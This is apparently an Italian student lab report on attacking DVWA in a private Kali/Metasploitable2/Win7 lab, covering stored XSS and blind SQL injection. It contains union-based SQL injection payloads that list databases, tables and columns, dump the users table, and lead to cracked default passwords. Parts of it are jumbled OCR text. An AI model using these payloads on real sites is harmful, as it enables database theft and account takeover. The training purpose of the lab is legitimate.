REPORT

VM: Kali (192.168.50.100)

Metasploitable2(DVWA) (192.168.50.101) security: Low

Win7 (192.168.50.102)

Esercizi: SQL injection(blind) & XSS stored

Primo esercizio: XSS stored

Creazione server temporaneo sul Kali con python:

```
File Actions Edit View Help


(filip® KaLinux)-[~]

$ python3 -m http.server 8000


Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Accendiamo DVWA e impostiamo la sicurezza sul low; Dopo andiamo sulla pagina /vulnerabilities/xss_s/

Prova 1:




Prova 2:




limite del input.

Per oltrepassare il limite del input:


aumentare maxlenght="50" •




Aumentati i caratteri, possiamo scrivere il script:




l'output della pagina:



Se andiamo nella stessa pagina del DVWA sul Win7 con opzioni di sicurezza del internet explorer compromesse.





Secondo esercizio: SQL injection (blind)

SQL INJECTION (BLIND)

Per sfruttare una web app con sql injection abbiamo bisogno di trovare un input utente su un sito web, di solito qualcosa come nome utente, password o una pagina su cui possiamo cercare qualche tipo di prodotto. Il sito Web comunica con il database per vedere se ce l'ha, quindi risponde. Tutto questo viene fatto con l'aiuto del linguaggio SQL e delle query SQL. Se l'input dell'utente non è filtrato o è filtrato male, qualcuno potrebbe essere in grado di iniettare codice SQL e inviare le proprie query SQL al database. Il database è costituito da tabelle e colonne.

ID: 2

First name: Gordon Surname: Brown

Esempio di SQL query:

SELECT [ELEMENTS] FROM [TABLE] WHERE [CONDITION] SELECT [*] FROM [books] WHERE [ID=5]

poiché il sito Metasploitable 2DVWA ci fornisce questo output:

Potremmo avere qualcosa del tipo:

SELECT [Name, Surname] FROM [Account] WHERE [ID = '1']

🗙 Kali Forums 🧖 Kali NetHunter 🔌 Exploit-DB 🔌 Google Hacking DB 👢 OffSec <caption> PwnTillDawn Online Vulnerability: SQL Injection (Blind) Instructions Command Execution CSRF File Inclusion More info **SQL** Injection XSS stored PHP Info View Source View Help 🐹 Kali Forums 🥳 Kali NetHunter 🛸 Exploit-DB 🛸 Google Hacking DB 👢 OffSec 🧢 PwnTillDawn Online DV/V/A Vulnerability: SQL Injection (Blind) User ID: 2' and '1': User ID: More int File Inclusion **SQL** Injection View Source View Help

Se proviamo ad aggiungere un'affermazione logica, come 1 = 1; Qui abbiamo selezionato l'ID utente 2 e gli abbiamo allegato un comando se 1 è uguale a 1


nota: se avessimo provato 1 = 2 non avremmo ottenuto alcun output.

CONTROLLARE QUANTE COLONNE CI SONO:


Per scoprire se c'è la colonna 1, 2 o 3 possiamo usare il comando successivo:

>>2' order by 1 -- '<<

-- viene indicato come un commento come (#) se non lo inserissimo non sarebbe successo nulla nell'output, o ci avrebbe dato un errore se lo avessimo provato nella scheda SQL Injection (Blind) su DVWA.




Estrazione database nome e utente database: 2' union SELECT database(),user() -- '




Estrazione dell'elenco dei database:

2' union SELECT schema_name, 2 FROM information_schema.schemata -- '




Estrazione di informazioni dal database DVWA:

2' union SELECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '





Estrazione di colonne dalla tabella degli utenti:

2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' -- '




2' union SELECT concat(user_id, ':' ,first_name, ':' ,last_name), concat(user, ':' ,password) FROM dvwa.users -- '





Comando per avviare JohnTheRipper:

Username: smithy Security Level: low PHPIDS: disabled



Comando per mostrare il risultato:		
dmin:pa gordonb: 1337:cha pablo:le smithy:pa	abc123 rley tmein	
PHP Info About Logout Username: gordonb	You have logged in as 'gordonb'	username: gordonb password: abc123
DVWA Security PHP Info About Logout	you have logged in as '1337'	username: 1337 password: charley
Username: 1337 Security Level: low PHPIDS: disabled DVWA Security PHP Info About Logout Username: pablo	page. You have logged in as 'pablo'	username: pablo password: letmein
Security Level: low PHPIDS: disabled DVWA Security PHP Info About Logout	you have logged in as 'smithy'	username: smithy password: password